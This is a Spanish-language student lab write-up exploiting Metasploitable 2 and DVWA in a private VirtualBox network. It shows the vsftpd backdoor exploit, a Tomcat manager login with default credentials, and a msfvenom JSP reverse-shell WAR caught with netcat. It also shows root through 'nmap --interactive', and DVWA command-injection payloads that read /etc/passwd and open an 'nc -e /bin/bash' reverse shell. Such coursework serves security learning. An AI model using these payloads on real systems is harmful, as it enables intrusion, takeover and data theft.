

```
kali-linux-2025.3-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
```


Archivo Máquina Ver Entrada Dispositivos Ayuda

Session Actions Edit View Help

```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: After running db_nmap, be sure to check out the result  
of hosts and services  
  
Metasploit Framework v6.4.92-dev  
+ -- ==[ 2,563 exploits - 1,315 auxiliary - 1,683 payloads ]  
+ -- ==[ 432 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > 
```

```
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.241  
RHOST => 192.168.1.241  
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```


Y después de cargar el ataque, lo ejecuto.



```
kali-linux-2025.3-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

Session Actions Edit View Help
root@metasploitable:/# pwd
pwd
/
root@metasploitable:/# shutdown -h now
shutdown -h now
root@metasploitable:/*] 192.168.1.241 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Después de entrar, lo primero que he hecho ha sido intentar apagar el meta desde kali, esto haciéndose quizás contra un servidor tendría mucha más repercusión que contra una máquina cualquiera.



```
Metasploitable [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

RX packets:198 errors:0 dropped:0 overruns:0 frame:0
TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:25403 (24.8 KB) TX bytes:12696 (12.3 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:176 errors:0 dropped:0 overruns:0 frame:0
TX packets:176 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:60641 (59.2 KB) TX bytes:60641 (59.2 KB)

msfadmin@metasploitable:~$ getuid
bash: getuid: command not found
msfadmin@metasploitable:~$
broadcast message from root@metasploitable
(/dev/pts/1) at 18:56 ...

The system is going down for halt NOW!
* Stopping web server apache2 [ OK]
* Stopping Tomcat servlet engine tomcat5.5 [ OK]
Stopping Samba daemons: nmbd_
CTRL DERECHA
```

Para explotar la otra vulnerabilidad que se me pide, voy a usar apache tomcat..

Verifico que el servicio esté activo:


```
(kali㉿kali)-[~]
$ nmap -p 8180 192.168.1.241
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 19:22 EST
Nmap scan report for 192.168.1.241
Host is up (0.00036s latency).

PORT      STATE SERVICE
8180/tcp  open  unknown
MAC Address: 08:00:27:79:F3:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

(kali㉿kali)-[~]
$
```

Y sí lo está, por lo que pruebo accediendo a su ip desde el navegador.



Le doy a tomcat manager, y me pide un usuario y una contraseña, uso credenciales por defecto, he probado con admin:tomcat pero no me sirvió, luego probé con tomcat:tomcat y sí entró.

kali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

Save password for http://192.168.1.241:8180/?
Username: tomcat
Password:
Not now Save

Message: OK

Manager
List Applications HTML Manager Help Manager Help Server Status

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Deploy
Deploy directory or WAR file located on server

Context Path (optional):
XML Configuration file URL:

Vuelvo a la terminal y subo un archivo malicioso que he creado con msfvenom

```
(kali㉿kali)-[~]  
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.146 LPORT=4444 -f war -o shell.war  
Payload size: 1090 bytes  
Final size of war file: 1090 bytes  
Saved as: shell.war  
  
(kali㉿kali)-[~]  
$
```

Deploy
Deploy directory or WAR file located on server

Context Path (optional):
XML Configuration file URL:
WAR or Directory URL:
Deploy


WAR file to deploy

Select WAR file to upload Browse... shell.war
Deploy

En la terminal me pongo a escuchar por netcat en el puerto 4444.

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
█
```

Posteriormente me meto en el navegador en esta direccion en específico para activar el payload y que me devuelva una reverse shell.



Y al volver al terminal efectivamente me deja escribir comandos desde dentro de metasploitable.

```
(kali㉿kali)-[~]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.146 LPORT=4444 -f war -o shell.war
Payload size: 1090 bytes
Final size of war file: 1090 bytes
Saved as: shell.war
```

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.146] from (UNKNOWN) [192.168.1.241] 35808
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/issue
```

```

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
^[[B^[[B^[[B^[[B^[[B^[[B
```

Tengo este usuario y estos permisos.

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.146] from (UNKNOWN) [192.168.1.241] 35808
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/issue
```

```

      _ _ _ _ _
     / / / / /
    / / / / /
   / / / / /
  / / / / /
 / / / / /
/ / / / /

```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Estuve haciendo unas pruebas y conseguí entrar como root mediante nmap.

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.146] from (UNKNOWN) [192.168.1.241] 45806
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/issue

Metasploitable 2.6.24-16-server

Warning: Never expose this VM to an untrusted network!


Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ! sh
whoami
root
id
uid=110(tomcat55) gid=65534(nogroup) euid=0(root) groups=65534(nogroup)
█
```

Y aqui por ejemplo he probado a apagarlo de nuevo, esta vez ya que no lo iba a usar más por ejemplo.



Y ahora vamos con la explotación de vulnerabilidades en DVWA.

Al ingresar en DVWA la ip del localhost me ha devuelto un ping.

Sec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.060 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.035 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3073ms  
rtt min/avg/max/mdev = 0.028/0.040/0.060/0.012 ms
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Al introducir este comando 127.0.0.1 ; cat etc/passwd, nos devuelve lo siguiente:

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.031 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3067ms  
rtt min/avg/max/mdev = 0.027/0.031/0.035/0.003 ms  
root:x:0:0:root:/root:/usr/bin/zsh  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:irc:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin  
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false  
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin  
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin  
tss:x:101:104:TPM software stack:/var/lib/tpm:/bin/false  
strongswan:x:102:65534:/:/var/lib/strongswan:/usr/sbin/nologin  
tcpdump:x:103:105:/:/nonexistent:/usr/sbin/nologin  
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin  
_rpc:x:104:65534:/:run/rpcbind:/usr/sbin/nologin  
dnsmasa:x:999:65534:dnsmasa:/var/lib/misc:/usr/sbin/nologin
```


Probé varios comandos para poder hacer la reverse shell pero muchos daban fallos, hasta que encontré este: 127.0.0.1 ; nc -e /bin/bash (ip) (puerto)

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.146] from (UNKNOWN) [192.168.1.146] 41420  
█
```

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.146] from (UNKNOWN) [192.168.1.146] 41420  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
whoami  
www-data  
█
```

Mitigación:

Para una mitigación total se requiere de una correcta actualización y mantenimiento de los servicios, una configuración segura de los mismos, una mejora de seguridad en aweb, monitorizar y detectar posibles vulnerabilidades entre otras.

Conclusión:

En conjunto, las prácticas realizadas evidencian que un servidor desactualizado o mal configurado puede ser comprometido mediante técnicas sencillas y ampliamente documentadas. Igualmente, resalta la necesidad de implementar buenas prácticas de seguridad, mantener actualizados los servicios y reforzar los mecanismos de defensa para reducir la superficie de ataque de cualquier sistema real.